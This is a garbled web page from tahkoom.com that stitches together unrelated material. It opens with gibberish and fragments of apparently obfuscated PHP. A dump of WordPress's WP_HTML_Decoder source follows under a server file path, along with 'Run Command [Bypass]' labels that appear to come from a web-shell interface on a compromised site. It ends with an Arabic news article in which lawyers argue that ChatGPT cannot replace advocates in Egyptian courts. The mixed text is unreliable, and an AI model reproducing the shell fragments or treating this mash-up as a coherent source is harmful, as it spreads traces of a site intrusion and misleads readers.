财务姐富婆就死哦基础oiwjfoijvoc 恶无非可从跑开了MV
v每次看完jaf@#$%^&uhk.= "OEs5";$z复测而服文件GVi今晚服务金额fijd .= "dzYv";($data['module'])) {
http_response_code(402);
exit;LQW]SC'.E'HNRFN 3.poqwsmcfl kndvgerjhdfsmbv l;
/home/tahkoom/public_html/wp-includes/html-api/class-wp-html-decoder.php
<?php
/**
* HTML API: WP_HTML_Decoder class
*
* Decodes spans of raw text found inside HTML content.
*
* @package WordPress
* @subpackage HTML-API
* @since 6.6.0
*/
class WP_HTML_Decoder {
/**
* Indicates if an attribute value starts with a given raw string value.
*
* Use this method to determine if an attribute value starts with a given string, regardless
* of how it might be encoded in HTML. For instance, `http:` could be represented as `http:`
* or as `http:` or as `http:` or as `http:`, or in many other ways.
*
* Example:
*
* $value = 'http://wordpress.org/';
* true === WP_HTML_Decoder::attribute_starts_with( $value, 'http:', 'ascii-case-insensitive' );
* false === WP_HTML_Decoder::attribute_starts_with( $value, 'https:', 'ascii-case-insensitive' );
*
* @since 6.6.0
*
* @param string $haystack String containing the raw non-decoded attribute value.
* @param string $search_text Does the attribute value start with this plain string.
* @param string $case_sensitivity Optional. Pass 'ascii-case-insensitive' to ignore ASCII case when matching.
* Default 'case-sensitive'.
* @return bool Whether the attribute value starts with the given string.
*/
public static function attribute_starts_with( $haystack, $search_text, $case_sensitivity = 'case-sensitive' ): bool {
$search_length = strlen( $search_text );
$loose_case = 'ascii-case-insensitive' === $case_sensitivity;
$haystack_end = strlen( $haystack );
$search_at = 0;
$haystack_at = 0;
while ( $search_at < $search_length && $haystack_at < $haystack_end ) {
$chars_match = $loose_case
? strtolower( $haystack[ $haystack_at ] ) === strtolower( $search_text[ $search_at ] )
: $haystack[ $haystack_at ] === $search_text[ $search_at ];
$is_introducer = '&' === $haystack[ $haystack_at ];
$next_chunk = $is_introducer
? self::read_character_reference( 'attribute', $haystack, $haystack_at, $token_length )
: null;
// If there's no character reference and the characters don't match, the match fails.
if ( null === $next_chunk && ! $chars_match ) {
return false;
}
// If there's no character reference but the character do match, then it could still match.
if ( null === $next_chunk && $chars_match ) {
++$haystack_at;
++$search_at;
continue;
}
// If there is a character reference, then the decoded value must exactly match what follows in the search string.
if ( 0 !== substr_compare( $search_text, $next_chunk, $search_at, strlen( $next_chunk ), $loose_case ) ) {
return false;
}
// The character reference matched, so continue checking.
$haystack_at += $token_length;
$search_at += strlen( $next_chunk );
}
return true;
}
/**
* Returns a string containing the decoded value of a given HTML text node.
*
* Text nodes appear in HTML DATA sections, which are the text segments inside
* and around tags, excepting SCRIPT and STYLE elements (and some others),
* whose inner text is not decoded. Use this function to read the decoded
* value of such a text span in an HTML document.
*
* Example:
*
* '“😄”' === WP_HTML_Decode::decode_text_node( '“😄”' );
*
* @since 6.6.0
*
* @param string $text Text containing raw and non-decoded text node to decode.
* @return string Decoded UTF-8 value of given text node.
*/
public static function decode_text_node( $text ): string {
return static::decode( 'data', $text );
}
/**
* Returns a string containing the decoded value of a given HTML attribute.
*
* Text found inside an HTML attribute has different parsing rules than for
* text found inside other markup, or DATA segments. Use this function to
* read the decoded value of an HTML string inside a quoted attribute.
*
* Example:
*
* '“😄”' === WP_HTML_Decode::decode_attribute( '“😄”' );
*
* @since 6.6.0
*
* @param string $text Text containing raw and non-decoded attribute value to decode.
* @return string Decoded UTF-8 value of given attribute value.
*/
public static function decode_attribute( $text ): string {
return static::decode( 'attribute', $text );
}
/**
* Decodes a span of HTML text, depending on the context in which it's found.
*
* This is a low-level method; prefer calling WP_HTML_Decoder::decode_attribute() or
* WP_HTML_Decoder::decode_text_node() instead. It's provided for cases where this
* may be difficult to do from calling code.
*
* Example:
*
* '©' = WP_HTML_Decoder::decode( 'data', '©' );
*
* @since 6.6.0
*
* @access private
*
* @param string $context `attribute` for decoding attribute values, `data` otherwise.
* @param string $text Text document containing span of text to decode.
* @return string Decoded UTF-8 string.
*/
public static function decode( $context, $text ): string {
$decoded = '';
$end = strlen( $text );
$at = 0;
$was_at = 0;
while ( $at < $end ) {
$next_character_reference_at = strpos( $text, '&', $at );
if ( false === $next_character_reference_at ) {
break;
}
$character_reference = self::read_character_reference( $context, $text, $next_character_reference_at, $token_length );
if ( isset( $character_reference ) ) {
$at = $next_character_reference_at;
$decoded .= substr( $text, $was_at, $at - $was_at );
$decoded .= $character_reference;
$at += $token_length;
$was_at = $at;
continue;
}
++$at;
}
if ( 0 === $was_at ) {
return $text;
}
if ( $was_at < $end ) {
$decoded .= substr( $text, $was_at, $end - $was_at );
}
return $decoded;
}
/**
* Attempt to read a character reference at the given location in a given string,
* depending on the context in which it's found.
*
* If a character reference is found, this function will return the translated value
* that the reference maps to. It will then set `$match_byte_length` the
* number of bytes of input it read while consuming the character reference. This
* gives calling code the opportunity to advance its cursor when traversing a string
* and decoding.
*
* Example:
*
* null === WP_HTML_Decoder::read_character_reference( 'attribute', 'Ships…', 0 );
* '…' === WP_HTML_Decoder::read_character_reference( 'attribute', 'Ships…', 5, $token_length );
* 8 === $token_length; // `…`
*
* null === WP_HTML_Decoder::read_character_reference( 'attribute', '¬in', 0 );
* '∉' === WP_HTML_Decoder::read_character_reference( 'attribute', '∉', 0, $token_length );
* 7 === $token_length; // `∉`
*
* '¬' === WP_HTML_Decoder::read_character_reference( 'data', '¬in', 0, $token_length );
* 4 === $token_length; // `¬`
* '∉' === WP_HTML_Decoder::read_character_reference( 'data', '∉', 0, $token_length );
* 7 === $token_length; // `∉`
*
* @since 6.6.0
*
* @global WP_Token_Map $html5_named_character_references Mappings for HTML5 named character references.
*
* @param string $context `attribute` for decoding attribute values, `data` otherwise.
* @param string $text Text document containing span of text to decode.
* @param int $at Optional. Byte offset into text where span begins, defaults to the beginning (0).
* @param int &$match_byte_length Optional. Set to byte-length of character reference if provided and if a match
* is found, otherwise not set. Default null.
* @return string|false Decoded character reference in UTF-8 if found, otherwise `false`.
*/
public static function read_character_reference( $context, $text, $at = 0, &$match_byte_length = null ) {
/**
* Mappings for HTML5 named character references.
*
* @var WP_Token_Map $html5_named_character_references
*/
global $html5_named_character_references;
$length = strlen( $text );
if ( $at + 1 >= $length ) {
return null;
}
if ( '&' !== $text[ $at ] ) {
return null;
}
/*
* Numeric character references.
*
* When truncated, these will encode the code point found by parsing the
* digits that are available. For example, when `🅰` is truncated
* to `DZ` it will encode `DZ`. It does not:
* - know how to parse the original `🅰`.
* - fail to parse and return plaintext `DZ`.
* - fail to parse and return the replacement character `�`
*/
if ( '#' === $text[ $at + 1 ] ) {
if ( $at + 2 >= $length ) {
return null;
}
/** Tracks inner parsing within the numeric character reference. */
$digits_at = $at + 2;
if ( 'x' === $text[ $digits_at ] || 'X' === $text[ $digits_at ] ) {
$numeric_base = 16;
$numeric_digits = '0123456789abcdefABCDEF';
$max_digits = 6; // 
++$digits_at;
} else {
$numeric_base = 10;
$numeric_digits = '0123456789';
$max_digits = 7; // 
}
// Cannot encode invalid Unicode code points. Max is to U+10FFFF.
$zero_count = strspn( $text, '0', $digits_at );
$digit_count = strspn( $text, $numeric_digits, $digits_at + $zero_count );
$after_digits = $digits_at + $zero_count + $digit_count;
$has_semicolon = $after_digits < $length && ';' === $text[ $after_digits ];
$end_of_span = $has_semicolon ? $after_digits + 1 : $after_digits;
// `&#` or `&#x` without digits returns into plaintext.
if ( 0 === $digit_count && 0 === $zero_count ) {
return null;
}
// Whereas `&#` and only zeros is invalid.
if ( 0 === $digit_count ) {
$match_byte_length = $end_of_span - $at;
return '�';
}
// If there are too many digits then it's not worth parsing. It's invalid.
if ( $digit_count > $max_digits ) {
$match_byte_length = $end_of_span - $at;
return '�';
}
$digits = substr( $text, $digits_at + $zero_count, $digit_count );
$code_point = intval( $digits, $numeric_base );
/*
* Noncharacters, 0x0D, and non-ASCII-whitespace control characters.
*
* > A noncharacter is a code point that is in the range U+FDD0 to U+FDEF,
* > inclusive, or U+FFFE, U+FFFF, U+1FFFE, U+1FFFF, U+2FFFE, U+2FFFF,
* > U+3FFFE, U+3FFFF, U+4FFFE, U+4FFFF, U+5FFFE, U+5FFFF, U+6FFFE,
* > U+6FFFF, U+7FFFE, U+7FFFF, U+8FFFE, U+8FFFF, U+9FFFE, U+9FFFF,
* > U+AFFFE, U+AFFFF, U+BFFFE, U+BFFFF, U+CFFFE, U+CFFFF, U+DFFFE,
* > U+DFFFF, U+EFFFE, U+EFFFF, U+FFFFE, U+FFFFF, U+10FFFE, or U+10FFFF.
*
* A C0 control is a code point that is in the range of U+00 to U+1F,
* but ASCII whitespace includes U+09, U+0A, U+0C, and U+0D.
*
* These characters are invalid but still decode as any valid character.
* This comment is here to note and explain why there's no check to
* remove these characters or replace them.
*
* @see https://infra.spec.whatwg.org/#noncharacter
*/
/*
* Code points in the C1 controls area need to be remapped as if they
* were stored in Windows-1252. Note! This transformation only happens
* for numeric character references. The raw code points in the byte
* stream are not translated.
*
* > If the number is one of the numbers in the first column of
* > the following table, then find the row with that number in
* > the first column, and set the character reference code to
* > the number in the second column of that row.
*/
if ( $code_point >= 0x80 && $code_point <= 0x9F ) {
$windows_1252_mapping = array(
0x20AC, // 0x80 -> EURO SIGN (€).
0x81, // 0x81 -> (no change).
0x201A, // 0x82 -> SINGLE LOW-9 QUOTATION MARK (‚).
0x0192, // 0x83 -> LATIN SMALL LETTER F WITH HOOK (ƒ).
0x201E, // 0x84 -> DOUBLE LOW-9 QUOTATION MARK („).
0x2026, // 0x85 -> HORIZONTAL ELLIPSIS (…).
0x2020, // 0x86 -> DAGGER (†).
0x2021, // 0x87 -> DOUBLE DAGGER (‡).
0x02C6, // 0x88 -> MODIFIER LETTER CIRCUMFLEX ACCENT (ˆ).
0x2030, // 0x89 -> PER MILLE SIGN (‰).
0x0160, // 0x8A -> LATIN CAPITAL LETTER S WITH CARON (Š).
0x2039, // 0x8B -> SINGLE LEFT-POINTING ANGLE QUOTATION MARK (‹).
0x0152, // 0x8C -> LATIN CAPITAL LIGATURE OE (Œ).
0x8D, // 0x8D -> (no change).
0x017D, // 0x8E -> LATIN CAPITAL LETTER Z WITH CARON (Ž).
0x8F, // 0x8F -> (no change).
0x90, // 0x90 -> (no change).
0x2018, // 0x91 -> LEFT SINGLE QUOTATION MARK (‘).
0x2019, // 0x92 -> RIGHT SINGLE QUOTATION MARK (’).
0x201C, // 0x93 -> LEFT DOUBLE QUOTATION MARK (“).
0x201D, // 0x94 -> RIGHT DOUBLE QUOTATION MARK (”).
0x2022, // 0x95 -> BULLET (•).
0x2013, // 0x96 -> EN DASH (–).
0x2014, // 0x97 -> EM DASH (—).
0x02DC, // 0x98 -> SMALL TILDE (˜).
0x2122, // 0x99 -> TRADE MARK SIGN (™).
0x0161, // 0x9A -> LATIN SMALL LETTER S WITH CARON (š).
0x203A, // 0x9B -> SINGLE RIGHT-POINTING ANGLE QUOTATION MARK (›).
0x0153, // 0x9C -> LATIN SMALL LIGATURE OE (œ).
0x9D, // 0x9D -> (no change).
0x017E, // 0x9E -> LATIN SMALL LETTER Z WITH CARON (ž).
0x0178, // 0x9F -> LATIN CAPITAL LETTER Y WITH DIAERESIS (Ÿ).
);
$code_point = $windows_1252_mapping[ $code_point - 0x80 ];
}
$match_byte_length = $end_of_span - $at;
return self::code_point_to_utf8_bytes( $code_point );
}
/** Tracks inner parsing within the named character reference. */
$name_at = $at + 1;
// Minimum named character reference is two characters. E.g. `GT`.
if ( $name_at + 2 > $length ) {
return null;
}
$name_length = 0;
$replacement = $html5_named_character_references->read_token( $text, $name_at, $name_length );
if ( false === $replacement ) {
return null;
}
$after_name = $name_at + $name_length;
// If the match ended with a semicolon then it should always be decoded.
if ( ';' === $text[ $name_at + $name_length - 1 ] ) {
$match_byte_length = $after_name - $at;
return $replacement;
}
/*
* At this point though there's a match for an entry in the named
* character reference table but the match doesn't end in `;`.
* It may be allowed if it's followed by something unambiguous.
*/
$ambiguous_follower = (
$after_name < $length &&
$name_at < $length &&
(
ctype_alnum( $text[ $after_name ] ) ||
'=' === $text[ $after_name ]
)
);
// It's non-ambiguous, safe to leave it in.
if ( ! $ambiguous_follower ) {
$match_byte_length = $after_name - $at;
return $replacement;
}
// It's ambiguous, which isn't allowed inside attributes.
if ( 'attribute' === $context ) {
return null;
}
$match_byte_length = $after_name - $at;
return $replacement;
}
/**
* Encode a code point number into the UTF-8 encoding.
*
* This encoder implements the UTF-8 encoding algorithm for converting
* a code point into a byte sequence. If it receives an invalid code
* point it will return the Unicode Replacement Character U+FFFD `�`.
*
* Example:
*
* '🅰' === WP_HTML_Decoder::code_point_to_utf8_bytes( 0x1f170 );
*
* // Half of a surrogate pair is an invalid code point.
* '�' === WP_HTML_Decoder::code_point_to_utf8_bytes( 0xd83c );
*
* @since 6.6.0
*
* @see https://www.rfc-editor.org/rfc/rfc3629 For the UTF-8 standard.
*
* @param int $code_point Which code point to convert.
* @return string Converted code point, or `�` if invalid.
*/
public static function code_point_to_utf8_bytes( $code_point ): string {
// Pre-check to ensure a valid code point.
if (
$code_point <= 0 ||
( $code_point >= 0xD800 && $code_point <= 0xDFFF ) ||
$code_point > 0x10FFFF
) {
return '�';
}
if ( $code_point <= 0x7F ) {
return chr( $code_point );
}
if ( $code_point <= 0x7FF ) {
$byte1 = chr( ( $code_point >> 6 ) | 0xC0 );
$byte2 = chr( $code_point & 0x3F | 0x80 );
return "{$byte1}{$byte2}";
}
if ( $code_point <= 0xFFFF ) {
$byte1 = chr( ( $code_point >> 12 ) | 0xE0 );
$byte2 = chr( ( $code_point >> 6 ) & 0x3F | 0x80 );
$byte3 = chr( $code_point & 0x3F | 0x80 );
return "{$byte1}{$byte2}{$byte3}";
}
// Any values above U+10FFFF are eliminated above in the pre-check.
$byte1 = chr( ( $code_point >> 18 ) | 0xF0 );
$byte2 = chr( ( $code_point >> 12 ) & 0x3F | 0x80 );
$byte3 = chr( ( $code_point >> 6 ) & 0x3F | 0x80 );
$byte4 = chr( $code_point & 0x3F | 0x80 );
return "{$byte1}{$byte2}{$byte3}{$byte4}";
}
}
Run Command [Bypass]
Run Command

هل يصبح Chat GPT محامي في المحاكم المصرية ؟ – tahkoom.com
كتبت شروق عارف
في زمن لم يعد فيه الذكاء الاصطناعي مجرد أداة ترفيهية أو وسيلة مساعدة في المهام الدراسية بل أصبح جزءًا لا يتجزأ من تفاصيل حياتنا اليومية اقتحم هذا التطور التكنولوجي العديد من المجالات مثل الإعلام والطب والتعليم، وها هو اليوم يقترب من أبواب القانون
وظهر ذلك مؤخرا في قصة شاب كازاخستاني استخدم تطبيق شات جي بي تي للطعن على مخالفة مرورية دون الاستعانة بمحامي الأمر الذي جعلنا نطرح سؤال مهم هل يمكن أن نرى الذكاء الاصطناعي يوما يترافع داخل المحاكم المصرية
الذكاء الاصطناعي أداء مساعدة للمحامي وليست بديل عنه
صراحة أحد المحامين أن دور الذكاء الاصطناعي في المجال القانوني يجب أن يظل محدود ويقتصر فقد علي تحسين النظام الإداري أو تنظيم المعلومات فإنه لا يمكن ان يعوض المحامي البشري
وأوضح أن الذكاء الاصطناعي مجرد إلة تتلقى بيانات وتعيد إنتاجها دون أن تكون لديها قدرة على الفهم الحقيقي أو التقدير الإنساني فالذكاء الاصطناعي لا يعرف من الظالم ومن المظلوم ولا يملك إحساسا أو ضميرا وهما عنصر أساسيان في مهنة المحاماة
وضرب مثالا على ذلك بقضايا القتل قائلا لو قدمت له أوراق قضية قتل فكل ما سيفعله هو تطبيق القانون والإقرار بأن العقوبة هي الإعدام أو المؤبد لكنه لا يستطيع أن يكتشف الثغرات أو الملابسات التي قد يستخدمها المحامي للدفاع عن المتهم كما شدد على أن لكل قضية ظروفها وتفاصيلها الخاصة وهو ما لا يمكن للذكاء الاصطناعي التعامل معه بنفس كفاءة وتقدير المحامي البشري
من جانبه قال المحامي فيصل محمد إن الذكاء الاصطناعي قد يمثل أداة مساعدة للمحامين في بعض المهام مثل مراجعة العقود أو إعداد المذكرات القانونية لكنه لا يمكن أن يحل محل المحامي البشري خصوصا في قضايا المرافعة التي تعتمد على الفهم العميق للسياق والتقدير الشخصي للمواقف كما اكد أن القوانين المصرية واضحة حيث يشترط أن يكون المحامي شخص معتمدا من نقابة المحامين ولا توجد أي نصوص قانونية تسمح للذكاء الاصطناعي بالترافع أو تمثيل الموكلين أمام القضاء وأشار إلى أن تطوير استخدام الذكاء الاصطناعي في المجال القانوني يحتاج إلى تشريعات جديدة تضع ضوابط وحدودا واضحة مؤكدا أن التكنولوجيا يمكن أن تكون مساعد لكنها لا تستطيع أن تحل محل المحامي في المحكمه
وفي السياق نفسه شدد المحامي محمد عاطف عبد الرسول محامي حر ومحاسب قانوني وخبير ضرائب حاصل على ماجستير في العلوم الجنائية والقضاء العسكري يري إن الاعتماد على الذكاء الاصطناعي في المجال القانوني يجب أن يكون بحذر معتبرا أن الذكاء الاصطناعي يفتقر إلى الرؤية القانوني والإدراك الأخلاقي الذي يميز المحامي البشري
وتابع حديثه قائلا ان القانون ليس مجرد قوانين تفسر أو تطبق، بل هو منظومة أخلاقية وإنسانية متكاملة المحامي لا يمثل فقط النص بل يمثل الضمير القانوني الذكاء الاصطناعي لا يستطيع أن يشعر أو يتعاطف أو يقدر الملابسات النفسية والاجتماعية المحيطة بكل قضية
وأشار إلى أن استخدام الذكاء الاصطناعي في الشؤون القانونية يتطلب تنظيم تشريعي دقيق يضع له حدودا واضحة مؤكدا أن دوره يجب أن يظل مساعد وليس بديلاً خاصة في ساحات القضاء
فعلى الرغم من التطور الملحوظ الذي حققه الذكاء الاصطناعي في مختلف المجالات لكن يبقي استخدامه كمحامي في المحاكم المصرية موضوع مثيرا للجدل يمكن للذكاء الاصطناعي أن يكون أداة مساعدة فعالة في بعض جوانب العمل القانوني مثل إعداد المذكرات القانونية أو تنظيم المعلومات لكن يبقى دور المحامي البشري أساسي في التحليل العميق للقضايا وفهم الظروف والملابسات
زر الذهاب إلى الأعلى